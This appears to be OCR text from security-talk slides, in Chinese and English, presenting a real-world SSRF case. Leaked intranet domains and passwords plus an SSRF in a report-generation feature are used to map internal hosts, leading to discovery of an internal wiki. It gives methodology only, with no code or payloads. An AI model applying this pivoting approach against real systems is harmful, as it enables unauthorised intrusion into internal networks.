

HOPE
SSRF

實戰案例

案例 · 壹


Info we have

- A leaked intranet domain
- Some leaked user/passwords




外網找到 SSRF

- 產製報表功能 SSRF
  - HTTP/HTTPS
  - 有回應結果




Info we have

- A leaked intranet domain
- Some leaked user/passwords



Info we have

- A leaked intranet domain
- Some leaked user/passwords




SSRF Recon 內網主機

- 存取已知內網主機
  - 從 HTTP 回應找到更多內網主機
- 重複上一步，持續 Recon

Info we have

- A leaked intranet domain
- Some leaked user/passwords



SSRF Recon 內網主機

- 看到疑似 wiki 系統
  - 最新一篇公告是兩年前發的
  - 內容豐富、上千個節點

